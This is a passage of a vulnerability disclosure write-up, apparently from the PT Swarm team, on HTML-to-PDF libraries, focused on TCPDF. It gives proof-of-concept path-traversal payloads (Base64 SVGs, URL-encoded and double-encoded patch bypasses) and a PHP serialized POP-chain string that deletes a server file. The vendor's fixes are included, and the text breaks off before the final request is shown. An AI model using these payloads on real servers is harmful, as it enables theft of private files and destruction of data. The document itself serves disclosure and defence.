Every day, thousands of web services generate PDF (Portable Document Format) files—bills, contracts, reports. This step is often treated as a technical routine, “just convert the HTML,” but in practice it’s exactly where a trust boundary is crossed. The renderer parses HTML, downloads external resources, processes fonts, SVGs, and images, and sometimes has access to the network and the file system. Risky behavior can occur by default, without explicit options or warnings. That is enough for a PDF converter to become an SSRF proxy, a data leak channel, or even cause denial of service.
We therefore conducted a targeted analysis of popular HTML-to-PDF libraries written in the PHP, JavaScript, and Java languages: TCPDF, html2pdf, jsPDF, mPDF, snappy, dompdf, and OpenPDF. During the research, the PT Swarm team identified 13 vulnerabilities, demonstrated 7 intentional behaviors, and highlighted 6 potential misconfigurations. These included vulnerability classes such as Files or Directories Accessible to External Parties, Deserialization of Untrusted Data, Server-Side Request Forgery, and Denial of Service.
PDF generation is increasingly common across e‑commerce, fintech, logistics, and SaaS. Such services are often deployed inside the perimeter, next to sensitive data, where network controls are looser. This means that even a seemingly harmless bug in the renderer can escalate into a serious incident: leakage of documents, secrets, or internal URLs.
In this article, we present a threat model for an HTML-to-PDF library, walk through representative findings for each library, and provide PoC snippets.
Introduction

Private user image

To demonstrate a Files or Directories Accessible to External Parties vulnerability, we used a neural network to generate a scan of a passport from a fictitious country. This file simulates sensitive personal data (PII), which security professionals most often encounter during information security audits. For the demonstration, the file will be placed at the following path: /tmp/user_files/user_1/private_image.png.
Arbitrary system file
To demonstrate the Deserialization of Untrusted Data vulnerability, an arbitrary file will be placed on the server at the following path: /tmp/do_not_delete_this_file.txt. Deleting such a real file on a live system can cause issues such as denial of service or provide a way to bypass certain restrictions at the server or application level. Note that the process deleting this file must have the necessary permissions.
Checking for the /tmp/do_not_delete_this_file.txt file in the system
user@machine:~$ ls /tmp | grep "do_not_delete_this_file.txt"
do_not_delete_this_file.txt
user@machine:~$ ls -l /tmp/do_not_delete_this_file.txt
-rw-r--r-- 1 www-data www-data 36 Aug  4 15:10 /tmp/do_not_delete_this_file.txt
user@machine:~$ cat /tmp/do_not_delete_this_file.txt
3d6d1c81-7e5e-4694-b16d-6b06da3aa281
Identifying the library and its version
PDF generation is most likely performed by a third‑party library, and there are many of them across different programming languages. In many cases these libraries leave their signatures—name and version—in the files they generate.
To identify the signature of the library that generated a PDF file, you can inspect the document properties. The library is TCPDF (version 6.10.1), a popular PHP library.

Identifying the library and its version is essential for information security professionals and bug hunters. Once you have the signature, check for previously discovered and publicly known vulnerabilities, as well as possible misconfigurations and intentional behaviors.
The tecnickcom/tcpdf library
Description

The tecnickcom/tcpdf library is a PHP library for generating PDF documents and barcodes and is currently in support only mode. A new version of this library is under development—tecnickcom/tc-lib-pdf.
Detected vulnerabilities
Vulnerability 1. Files or Directories Accessible to External Parties via the image tag and the xlink:href attribute
Researchers: Vladimir Razov
Description
Special HTML markup supplied by an external source allows an attacker to add an arbitrary image to the generated PDF on the target server due to improper validation of path in the image tag of the xlink:href attribute within the embedded SVG image via a picture.
Background
Path traversal (also known as Directory traversal) is a web application vulnerability that allows an attacker to access files and directories on the server that should not be accessible through the web interface.
We will demonstrate the exploitation of this vulnerability on version 6.8.0 of the tecnickcom/tcpdf library.
Installing the vulnerable version of the library
$ composer require tecnickcom/tcpdf:6.8.0Technical details
Let’s look at our first vulnerability, which allowed us to access a private user image on the server.
When parsing an SVG image, which is valid XML file, each child tag is processed by the startSVGElementHandler function. Below is a fragment of the startSVGElementHandler TCPDF method.
To highlight the key points to observe, we mark them with inline comments using numbered markers: // marker N.
Marker 1 shows the initialization of the $img variable from the associative array $attribs via the xlink:href key. Tracing the $img variable back to marker 3 makes it clear that nothing prevents validating the requested image path.
Let’s exploit it!
<?php

class TCPDF {
  ...
  protected function startSVGElementHandler($parser, $name, $attribs, $ctm=array()) {
    ...
    // process tag
    switch($name) {
      ...
      // image
      case 'image': {
        ...
        if (!isset($attribs['xlink:href']) OR empty($attribs['xlink:href'])) {
          break;
        }
        ...
        $img = $attribs['xlink:href']; // marker 1
        if (!$clipping) {
          ...
          if (preg_match('/^data:image\/[^;]+;base64,/', $img, $m) > 0) {
            ...
          } else {
            // fix image path
            if (!TCPDF_STATIC::empty_string($this->svgdir) AND (($img[0] == '.') OR (basename($img) == $img))) {
              // replace relative path with full server path
              $img = $this->svgdir.'/'.$img;
            }
            if (($img[0] == '/') AND !empty($_SERVER['DOCUMENT_ROOT']) AND ($_SERVER['DOCUMENT_ROOT'] != '/')) { // marker 2
              $findroot = strpos($img, $_SERVER['DOCUMENT_ROOT']);
              if (($findroot === false) OR ($findroot > 1)) {
                if (substr($_SERVER['DOCUMENT_ROOT'], -1) == '/') {
                  $img = substr($_SERVER['DOCUMENT_ROOT'], 0, -1).$img;
                } else {
                  $img = $_SERVER['DOCUMENT_ROOT'].$img;
                }
              }
            }
            $img = urldecode($img); // marker 3
            $testscrtype = @parse_url($img);
            ...
          }
          ...
        }
        break;
      }
      ...
    }
    ...
  }
  ...
}
Exploitation
An attacker sends a payload that contains two images. In this case, we assume that the externally supplied payload is already in the $payload variable.
Each img tag includes a src attribute with a Base64‑encoded string.
Web application source code
<?php
    require __DIR__ . '/vendor/autoload.php';

    $payload = <<<payload
        <html>
            <body>
                <img width="589px" height="415px" src="data:image/svg;base64,PHN2ZyB2aWV3Qm94PSIwIDAgMCAwIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciPgogICAgPGltYWdlIHdpZHRoPSIxMDAlIiBoZWlnaHQ9IjEwMCUiIHhsaW5rOmhyZWY9Ii4uLy4uLy4uLy4uLy4uLy4uL3RtcC91c2VyX2ZpbGVzL3VzZXJfMS9wcml2YXRlX2ltYWdlLnBuZyIgLz4KPC9zdmc+">
                <img width="589px" height="415px" src="data:image/svg;base64,PHN2ZyB2aWV3Qm94PSIwIDAgMCAwIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciPgogICAgPGltYWdlIHdpZHRoPSIxMDAlIiBoZWlnaHQ9IjEwMCUiIHhsaW5rOmhyZWY9Ii8uLi8uLi8uLi8uLi8uLi8uLi90bXAvdXNlcl9maWxlcy91c2VyXzEvcHJpdmF0ZV9pbWFnZS5wbmciIC8+Cjwvc3ZnPg==">
            </body>
        </html>
    payload;

    $pdf = new TCPDF('P', 'mm', 'A4', true, 'UTF-8', false);
    $pdf->AddPage();
    $pdf->writeHTML($payload);
    $pdf->Output('./generated_file.pdf', 'I');
?>
After decoding the Base64-encoded strings, we get a fully valid SVG image that includes the image tag with the xlink:href attribute. This attribute contains a relative path to the private image on the target server: ../../../../../../tmp/user_files/user_1/private_image.png or /../../../../../../tmp/user_files/user_1/private_image.png (so that the execution meets the condition marked as marker 2).
First SVG payload decoded from Base64
<svg viewBox="0 0 0 0" xmlns="http://www.w3.org/2000/svg">
    <image width="100%" height="100%" xlink:href="../../../../../../tmp/user_files/user_1/private_image.png" />
</svg>
We then call the vulnerable server to trigger PDF generation based on the payload in the $payload variable. If successful, the browser displays a PDF file with arbitrary private user images retrieved via path traversal.
Fix
The vendor fixed this vulnerability on January 26, 2025, and released the version 6.8.1 of the library. The fix added an extra conditional check in the startSVGElementHandler TCPDF method. It checks whether the “../” substring exists in the $img variable and, if found, the execution is interrupted with the break statement.
Vulnerability 2. Files or Directories Accessible to External Parties via the image tag and the xlink:href attribute
Researcher: Aleksey Solovev
Description
This vulnerability is directly related to the previous one and the vendor’s patch. The attacker can bypass the vendor’s patch by additionally encoding certain characters in the string.
We will demonstrate the exploitation of this vulnerability on version 6.8.2 of the tecnickcom/tcpdf library.
Installing the vulnerable version of the library
$ composer require tecnickcom/tcpdf:6.8.2Technical details
In version 6.8.2, the vendor introduced an additional check in the startSVGElementHandler TCPDF method for the “../” sequence in the $img variable.
Reanalyzing the code in light of new information, we determined that to include an arbitrary private user image again, we must bypass the condition marked as marker 2 in the code fragment below.
Library source code (version 6.8.2)
<?php

class TCPDF {
  ...
  protected function startSVGElementHandler($parser, $name, $attribs, $ctm=array()) {
    ...
    // process tag
    switch($name) {
      ...
      // image
      case 'image': {
        ...
        if (!isset($attribs['xlink:href']) OR empty($attribs['xlink:href'])) {
          break;
        }
        ...
        $img = $attribs['xlink:href']; // marker 1
        if (!$clipping) {
          ...
          if (preg_match('/^data:image\/[^;]+;base64,/', $img, $m) > 0) {
            ...
          } else {
            // fix image path
            if (strpos($img, '../') !== false) { // marker 2
              // accessing parent folders is not allowed
              break;
            }
            if (!TCPDF_STATIC::empty_string($this->svgdir) AND (($img[0] == '.') OR (basename($img) == $img))) {
              // replace relative path with full server path
              $img = $this->svgdir.'/'.$img;
            }
            if (($img[0] == '/') AND !empty($_SERVER['DOCUMENT_ROOT']) AND ($_SERVER['DOCUMENT_ROOT'] != '/')) { // marker 3
              $findroot = strpos($img, $_SERVER['DOCUMENT_ROOT']);
              if (($findroot === false) OR ($findroot > 1)) {
                if (substr($_SERVER['DOCUMENT_ROOT'], -1) == '/') {
                  $img = substr($_SERVER['DOCUMENT_ROOT'], 0, -1).$img;
                } else {
                  $img = $_SERVER['DOCUMENT_ROOT'].$img;
                }
              }
            }
            $img = urldecode($img); // marker 4
            $testscrtype = @parse_url($img);
            ...
          }
          ...
        }
        break;
      }
      ...
    }
    ...
  }
  ...
}
While I was figuring out how to bypass the strpos($img, '../') !== false check that verifies whether the “../” substring (marker 2) exists in the string, I noticed the native function urldecode, which decodes the $img variable value (marker 4).
The strings /..%2f..%2f..%2f..%2f..%2f..%2ftmp%2fuser_files%2fuser_1%2fprivate_image.png or ..%2f..%2f..%2f..%2f..%2f..%2ftmp%2fuser_files%2fuser_1%2fprivate_image.png successfully bypass the conditional check (marker 2) because they contain the sequence “..%2f” rather than “../”. The strings are then decoded when urldecode is called. When the $img variable string is normalized, all the “..%2f” sequences turn into “../”.
Thus, the additional check introduced by the vendor as a vulnerability patch and marked as marker 2 is successfully bypassed.
Web application source code
<?php
    require __DIR__ . '/vendor/autoload.php';

    $payload = <<<payload
        <html>
            <body>
                <img width="589px" height="415px" src="data:image/svg;base64,PHN2ZyB2aWV3Qm94PSIwIDAgMCAwIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciPgogICAgPGltYWdlIHdpZHRoPSIxMDAlIiBoZWlnaHQ9IjEwMCUiIHhsaW5rOmhyZWY9Ii4uJTJmLi4lMmYuLiUyZi4uJTJmLi4lMmYuLiUyZnRtcCUyZnVzZXJfZmlsZXMlMmZ1c2VyXzElMmZwcml2YXRlX2ltYWdlLnBuZyIgLz4KPC9zdmc+">
                <img width="589px" height="415px" src="data:image/svg;base64,PHN2ZyB2aWV3Qm94PSIwIDAgMCAwIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciPgogICAgPGltYWdlIHdpZHRoPSIxMDAlIiBoZWlnaHQ9IjEwMCUiIHhsaW5rOmhyZWY9Ii8uLiUyZi4uJTJmLi4lMmYuLiUyZi4uJTJmLi4lMmZ0bXAlMmZ1c2VyX2ZpbGVzJTJmdXNlcl8xJTJmcHJpdmF0ZV9pbWFnZS5wbmciIC8+Cjwvc3ZnPg==">
            </body>
        </html>
    payload;

    $pdf = new TCPDF('P', 'mm', 'A4', true, 'UTF-8', false);
    $pdf->AddPage();
    $pdf->writeHTML($payload);
    $pdf->Output('./generated_file.pdf', 'I');
?>
Let’s consider one of the two Base64‑decoded payloads presented as an SVG image.
First SVG payload decoded from Base64
<svg viewBox="0 0 0 0" xmlns="http://www.w3.org/2000/svg">
    <image width="100%" height="100%" xlink:href="..%2f..%2f..%2f..%2f..%2f..%2ftmp%2fuser_files%2fuser_1%2fprivate_image.png" />
</svg>
We call the vulnerable server to trigger PDF generation based on the payload in the $payload variable. If successful, the browser displays a PDF file with two arbitrary private user images retrieved via path traversal.
Fix
The vendor fixed this vulnerability on April 3, 2025, and released the version 6.9.1 of the library. The fix introduced a new method, isRelativePath.
Vendor’s patch in version 6.9.1
class TCPDF {
  ...
  /**
   * Check if the path is relative.
   * @param string $path path to check
   * @return boolean true if the path is relative
   * @protected
   * @since 6.9.1
   */
  protected function isRelativePath($path) {
    return (strpos(str_ireplace('%2E', '.', $this->unhtmlentities($path)), '..') !== false);
  }
  ...
}
Vulnerability 3. Files or Directories Accessible to External Parties via the image tag and the src attribute
Researcher: Aleksey Solovev
Description
Here is another vulnerability very similar to the previous one. It involves bypassing a check for the presence of the “../” value in a substring, but in a different place—the openHTMLTagHandler method rather than startSVGElementHandler as before.
We will demonstrate the exploitation of this vulnerability on version 6.8.2 of the tecnickcom/tcpdf library.
Installing the vulnerable version of the library
$ composer require tecnickcom/tcpdf:6.8.2Technical details
Based on the detailed description of the previous vulnerability, the parallels are obvious.
When processing the img tag in the openHTMLTagHandler TCPDF method, it is possible to bypass the check (marker 2). This is done using a string in the $imgsrc variable that does not contain the “../” substring and starts with “/” to meet the condition marked as marker 3, after which the $imgsrc variable is passed to the native urldecode function (marker 4) to normalize the relative path.
Library source code (version 6.8.2)
<?php

class TCPDF {
  ...
  protected function openHTMLTagHandler($dom, $key, $cell) {
    ...
    // Opening tag
    switch($tag['value']) {
      ...
      case 'img': {
        if (empty($tag['attribute']['src'])) {
          break;
        }
        $imgsrc = $tag['attribute']['src']; // marker 1
        if ($imgsrc[0] === '@') {
          ...
        } else if (preg_match('@^data:image/([^;]*);base64,(.*)@', $imgsrc, $reg)) {
          ...
        } elseif (strpos($imgsrc, '../') !== false) {  // marker 2
          // accessing parent folders is not allowed
          break;
        } elseif ( $this->allowLocalFiles && substr($imgsrc, 0, 7) === 'file://') {
          ...
        } else {
          if (($imgsrc[0] === '/') AND !empty($_SERVER['DOCUMENT_ROOT']) AND ($_SERVER['DOCUMENT_ROOT'] != '/')) {  // marker 3
            // fix image path
            $findroot = strpos($imgsrc, $_SERVER['DOCUMENT_ROOT']);
            if (($findroot === false) OR ($findroot > 1)) {
              if (substr($_SERVER['DOCUMENT_ROOT'], -1) == '/') {
                $imgsrc = substr($_SERVER['DOCUMENT_ROOT'], 0, -1).$imgsrc;
              } else {
                $imgsrc = $_SERVER['DOCUMENT_ROOT'].$imgsrc;
              }
            }
            $imgsrc = urldecode($imgsrc);  // marker 4
            $testscrtype = @parse_url($imgsrc);
            ...
          }
        }
      }
      ...
    }
    ...
  }
  ...
}
Exploitation
The attacker transfers encoded payload with an image. The encoding ensures that, upon receiving the request, the server does not change the “..%2f” sequence to “../”. Otherwise, we would fail the check (marker 2) and could not exploit the vulnerability.
Web application source code
<?php
    require __DIR__ . '/vendor/autoload.php';

    $payload = isset($_GET['p']) ? $_GET['p'] : '';

    $pdf = new TCPDF('P', 'mm', 'A4', true, 'UTF-8', false);
    $pdf->AddPage();
    $pdf->writeHTML($payload);
    $pdf->Output('./generated_file.pdf', 'I');
?>
When sending the request to the server, the attacker encodes the first “/” character (to meet the condition marked as marker 3) as “%2f”, and the sequence that should look like “..%2f” (to bypass the check marked as marker 2) is double‑encoded as “%252f”.
The scenario looks as follows:
Double encoding of a specific character sequence

/?p=<img%20width="589px"%20height="415px"%20src="%2f..%252f..%252f..%252f..%252f..%252ftmp%252fuser_files%252fuser_1%252fprivate_image.png">We then call the vulnerable server to trigger PDF generation based on the payload in the $payload variable. If successful, the browser displays a PDF file with two arbitrary private user images retrieved via path traversal.
Fix
The vendor fixed this vulnerability on April 3, 2025, and released the version 6.9.1 of the library. The fix introduced a new method, isRelativePath.
Vendor’s patch in version 6.9.1
class TCPDF {
  ...
  /**
   * Check if the path is relative.
   * @param string $path path to check
   * @return boolean true if the path is relative
   * @protected
   * @since 6.9.1
   */
  protected function isRelativePath($path) {
    return (strpos(str_ireplace('%2E', '.', $this->unhtmlentities($path)), '..') !== false);
  }
  ...
}
Vulnerability 4. Deserialization of Untrusted Data
Researchers: Aleksey Solovev, Nikita Sveshnikov
Description
While examining the TCPDF class, we found a POP (Property Oriented Programming) chain which, if exploited via unsafe deserialization, would allow an attacker to delete an arbitrary file from the system for which the current process would have permissions.
We will demonstrate the exploitation of this vulnerability on version 6.8.2 of the tecnickcom/tcpdf library.
Installing the vulnerable version of the library
$ composer require tecnickcom/tcpdf:6.8.2Technical details
We noticed that the TCPDF class contains a magic method __destruct, which in turn calls the _destroy method. Let’s look more closely at what happens when unsafe deserialization into a TCPDF instance is performed.
Background
Deserialization is converting data encoded in a particular format (such as JSON, XML, or a binary format) into instances or data structures that can be used by a program.
Passing a serialized string from an external source to the native unserialize function without preprocessing anywhere in the code will result in a TCPDF instance being created. When the instance is no longer needed, it will be destroyed, and the magic __destruct() method will be called first.
Inside the destructor, only the _destroy method is called (marker 1), so let’s examine this method’s logic.
If the $this->file_id field value is absent from the static $cleaned_ids variable (marker 2), execution proceeds to the next check (marker 3). In that check, the $this->imagekeys field must contain an array of values which, essentially, are paths to files to be deleted. The check verifies whether the file exists in the system (marker 5), after which the native unlink function is called (marker 6), which deletes the transferred value from the $file variable.
Sounds easy? It’s time to show how this vulnerability can be exploited.
The __destruct and _destroy magic TCPDF methods
<?php

class TCPDF {
  ...
  public function __destruct() {
    // cleanup
    $this->_destroy(true); // marker 1
  }
  ...
  public function _destroy($destroyall=false, $preserve_objcopy=false) {
    if (isset(self::$cleaned_ids[$this->file_id])) { // marker 2
      $destroyall = false;
    }
    if ($destroyall AND !$preserve_objcopy && isset($this->file_id)) { // marker 3
      ...
      if (isset($this->imagekeys)) { // marker 4
        foreach($this->imagekeys as $file) {
          if (strpos($file, K_PATH_CACHE) === 0 && TCPDF_STATIC::file_exists($file)) { // marker 5
            @unlink($file); // marker 6
          }
        }
      }
    }
    ...
  }
   ...
}
Exploitation
Let’s imagine a web application that generates a PDF file based on data obtained from an external source.
The logic is straightforward: the value passed in the GET parameter “p” must be a serialized string (https://github.com/ambionics/phpggc/pull/215). The system checks that the string exists and deserializes it into the $payload variable. Next, the code checks whether the $payload array contains a string under the html key. If so, it is used to generate the PDF file.
If everything is correct, we proceed to generate the PDF!
Web application source code
<?php
    require __DIR__ . '/vendor/autoload.php';

    if (!array_key_exists('p', $_GET)) {
        die('The GET parameter \'p\' is missing.');
    }

    $payload = unserialize($_GET['p']);
    if (!$payload || !array_key_exists('html', $payload) || !is_string($payload['html'])) {
        die('The \'html\' key is missing in the deserialized structure or the value is not a string.');
    }

    $pdf = new TCPDF('P', 'mm', 'A4', true, 'UTF-8', false);
    $pdf->AddPage();
    $pdf->writeHTML($payload['html']);
    $pdf->Output('./generated_file.pdf', 'I');
?>
You may have noticed that the TCPDF class is in scope. We create an instance and use it to generate a PDF. As noted earlier, the code calls the native unserialize function with data coming from an external source. The pieces fit together.
At the beginning we mentioned that the target server contains the file /tmp/do_not_delete_this_file.txt. We will delete it to clearly demonstrate exploitation of the vulnerability we discovered.
Checking for the /tmp/do_not_delete_this_file.txt file in the system:
user@machine:~$ ls -l /tmp/do_not_delete_this_file.txt
-rw-r--r-- 1 www-data www-data 36 Aug  4 15:10 /tmp/do_not_delete_this_file.txt
On the attacker’s machine, a string was serialized based on the TCPDF class; the fields file_id and imagekeys must be defined in this string.
The imagekeys field contains an array of file paths that will be deleted upon deserialization when the TCPDF magic method __destruct executes.
Serializing an instance of the TCPDF class with the preset file_id and imagekeys fields
user@machine:~$ cat generate.php
<?php
    class TCPDF {}

    $dummy = new TCPDF;
    $dummy->file_id = -1;
    $dummy->imagekeys = ["/tmp/../tmp/do_not_delete_this_file.txt"];

    $payload = serialize(["html" => $dummy]);
    echo $payload . PHP_EOL;
?>
user@machine:~$ php generate.php
a:1:{s:4:"html";O:5:"TCPDF":2:{s:7:"file_id";i:-1;s:9:"imagekeys";a:1:{i:0;s:39:"/tmp/../tmp/do_not_delete_this_file.txt";}}}
We initiate PDF generation by sending a special HTTP request to the target server in which the GET parameter “p” contains the serialized string.
Attacker scenario execution
